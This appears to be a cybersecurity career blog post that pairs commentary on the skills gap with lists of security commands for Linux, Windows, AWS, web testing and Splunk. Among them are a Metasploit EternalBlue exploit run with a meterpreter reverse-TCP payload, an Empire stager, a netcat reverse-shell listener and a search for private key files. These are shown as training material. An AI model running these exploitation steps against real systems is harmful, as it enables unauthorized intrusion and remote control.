
Listen to this Post
Introduction:

The cybersecurity job market is saturated with candidates who possess certifications but lack the practical, hands-on skills to defend modern digital infrastructure. As threat actors evolve their tactics, the industry demand has shifted from credential-holders to problem-solvers who can demonstrate real-world capability through proven technical expertise. This gap between theoretical knowledge and applied skill is the single greatest barrier to entry for aspiring professionals.
Learning Objectives:
- Master foundational commands for threat hunting and system hardening across Linux and Windows environments.
- Develop proficiency in network reconnaissance, vulnerability assessment, and log analysis.
- Implement defensive configurations for cloud services, APIs, and critical infrastructure.
You Should Know:
1. Essential Linux Command Line for Security Audits
Verified Linux command list:
 Audit file permissions for sensitive directories
find / -name ".key" -o -name ".pem" -o -name "id_rsa" -type f 2>/dev/null
 Check for SUID/SGID binaries
find / -perm -4000 -o -perm -2000 2>/dev/null
 Review active network connections
ss -tulnpe
 Analyze running processes
ps aux --sort=-%mem | head -20
 Search authentication logs for failed attempts
grep "Failed password" /var/log/auth.log
Step-by-step guide:
The `find` commands systematically scan the filesystem for cryptographic keys and privileged executables, common targets for attackers. The `ss` command provides a detailed snapshot of all listening and established network connections, revealing unauthorized services. Regular execution of these commands forms the basis of a system integrity check, allowing you to identify misconfigurations and potential backdoors.
2. Windows PowerShell for Incident Response
Verified Windows commands:
 Get network connections and listening ports
Get-NetTCPConnection | Where-Object {$<em>.State -eq "Listen"}
 Check for anomalous processes
Get-Process | Sort-Object CPU -Descending | Select-Object -First 10
 Audit user accounts and their privileges
Get-LocalUser | Where-Object {$</em>.Enabled -eq "True"}
 Extract failed login events from Security log
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} -MaxEvents 50
 Verify digital signatures of running executables
Get-Process | ForEach-Object { Get-AuthenticodeSignature $_.Path }
Step-by-step guide:
These PowerShell cmdlets are crucial for initial triage during a security incident. The `Get-NetTCPConnection` command identifies suspicious network listeners, while the `Get-WinEvent` query extracts specific login failure events (Event ID 4625) that indicate brute-force attacks. The authenticode signature check helps identify potentially malicious unsigned binaries running in memory.
3. Network Reconnaissance with Nmap and Netcat
Verified commands:
 Basic service discovery scan
nmap -sV -sC -O 192.168.1.0/24
 Stealth SYN scan with OS detection
nmap -sS -A -T4 target.com
 UDP port scan for critical services
nmap -sU -p 53,67,68,123,161 target.ip
 Netcat listener for reverse shell
nc -lvnp 4444
 Netcat banner grabbing
nc -nv target.ip 80
Step-by-step guide:
Nmap remains the gold standard for network enumeration. The `-sV` flag probes open ports to determine service/version info, while `-A` enables OS detection and script scanning. The UDP scan (-sU) is essential for identifying DNS, DHCP, and SNTP services often overlooked in security assessments. Netcat provides a simple yet powerful means for network connectivity testing and backdoor establishment.
4. Web Application and API Security Testing
Verified commands and code snippets:
 Nikto web server scanner
nikto -h https://target.com
 SQL injection test with SQLmap
sqlmap -u "https://site.com/page?id=1" --batch --level=3
 Directory brute-forcing with Gobuster
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt
 JWT token decoding and manipulation
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9" | base64 -d
 API endpoint fuzzing with FFUF
ffuf -w wordlist.txt -u https://api.com/v1/FUZZ -mc 200
Step-by-step guide:
Web application testing requires a layered approach. Nikto provides a comprehensive assessment of web server misconfigurations, while SQLmap automates the detection and exploitation of SQL injection flaws. JWT token manipulation involves decoding the base64-encoded header and payload to identify weak signing algorithms. API fuzzing with FFUF systematically discovers hidden endpoints that may expose sensitive data.
5. Cloud Security Hardening for AWS
Verified AWS CLI commands:
 Audit S3 bucket permissions
aws s3api get-bucket-acl --bucket my-bucket
aws s3api get-bucket-policy --bucket my-bucket
 Check for public EC2 snapshots
aws ec2 describe-snapshots --owner-ids self --query 'Snapshots[?Public==<code>true</code>]'
 Validate IAM policies
aws iam get-account-authorization-details
 Enable CloudTrail logging across all regions
aws cloudtrail create-trail --name global-trail --s3-bucket-name my-bucket --is-multi-region-trail
 Scan for security groups with overly permissive rules
aws ec2 describe-security-groups --query 'SecurityGroups[?IpPermissions[?ToPort==<code>22</code> && (IpRanges[?CidrIp==<code>0.0.0.0/0</code>] || IpRanges[?CidrIp==<code>::/0</code>])]]'
Step-by-step guide:
Cloud misconfigurations represent a critical attack vector. These AWS CLI commands systematically audit the most common security gaps: publicly accessible S3 buckets, shared EC2 snapshots, and overly permissive security groups allowing SSH from anywhere (0.0.0.0/0). Enabling multi-region CloudTrail logging ensures comprehensive audit capability across your cloud environment.
6. Vulnerability Exploitation and Mitigation
Verified commands and code:
 Metasploit framework exploitation
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
 PowerShell Empire stager generation
usestager windows/launcher_bat
set Listener http
execute
 MITRE ATT&CK mitigation for credential dumping
 Enable LSA Protection: Registry key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL with value 1
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 1 /f
Step-by-step guide:
Understanding exploitation techniques is essential for effective defense. The Metasploit example demonstrates the exploitation of the EternalBlue vulnerability, while PowerShell Empire shows stager generation for command and control. The corresponding mitigation (LSA Protection) directly addresses the credential dumping technique (T1003) documented in the MITRE ATT&CK framework, hardening the system against similar attacks.
7. SIEM Querying and Log Analysis
Verified Splunk queries:
 Detect pass-the-hash attacks
index=windows EventCode=4624 LogonType=3 | stats count by Account_Name, Workstation_Name | where count > 10
 Identify DNS tunneling activity
index=dns query= | eval length=len(query) | where length > 100 | table _time, src, query, length
 Find privilege escalation patterns
index=linux sourcetype="sudo" "COMMAND" | stats count by user, COMMAND | sort -count
 Correlate firewall denies with subsequent successful logins
index=firewall action=deny | join src [search index=windows EventCode=4624 | fields src, Account_Name]
Step-by-step guide:
Security Information and Event Management (SIEM) platforms are central to modern security operations. These Splunk queries demonstrate sophisticated threat hunting: the pass-the-hash detection looks for multiple network logins (LogonType=3) from the same account, while the DNS tunneling query identifies unusually long domain queries that may indicate data exfiltration. Correlation searches connect seemingly unrelated events to identify multi-stage attacks.
What Undercode Say:
- The cybersecurity skills gap is not a quantity problem but a quality problem—employers seek candidates who can translate knowledge into actionable security outcomes.
- Practical, verifiable skills demonstrated through home labs, CTF performance, and contributed research outweigh certifications alone in today’s competitive market.
The industry’s frustration with “paper-certified” professionals has reached a tipping point. Organizations now prioritize candidates who can immediately contribute to security posture rather than those who simply passed knowledge-based exams. The most successful job applicants build portfolios of practical work: documented penetration tests, open-source security tools, detailed incident response reports, and contributions to security communities. This shift toward demonstrable competence represents a permanent change in hiring criteria that favors hands-on practitioners over theoretical learners.
Prediction:
The cybersecurity hiring landscape will increasingly bifurcate between generalists with broad theoretical knowledge and highly specialized practitioners with deep technical expertise. Within three years, we will see the emergence of skills-based verification platforms that use performance-based testing to validate candidates’ abilities in real-world scenarios, rendering traditional resume screening obsolete. This evolution will simultaneously raise the entry barrier for casual candidates while creating more accessible pathways for those with proven, though unconventional, technical backgrounds.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Somtochukwu Okoma – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


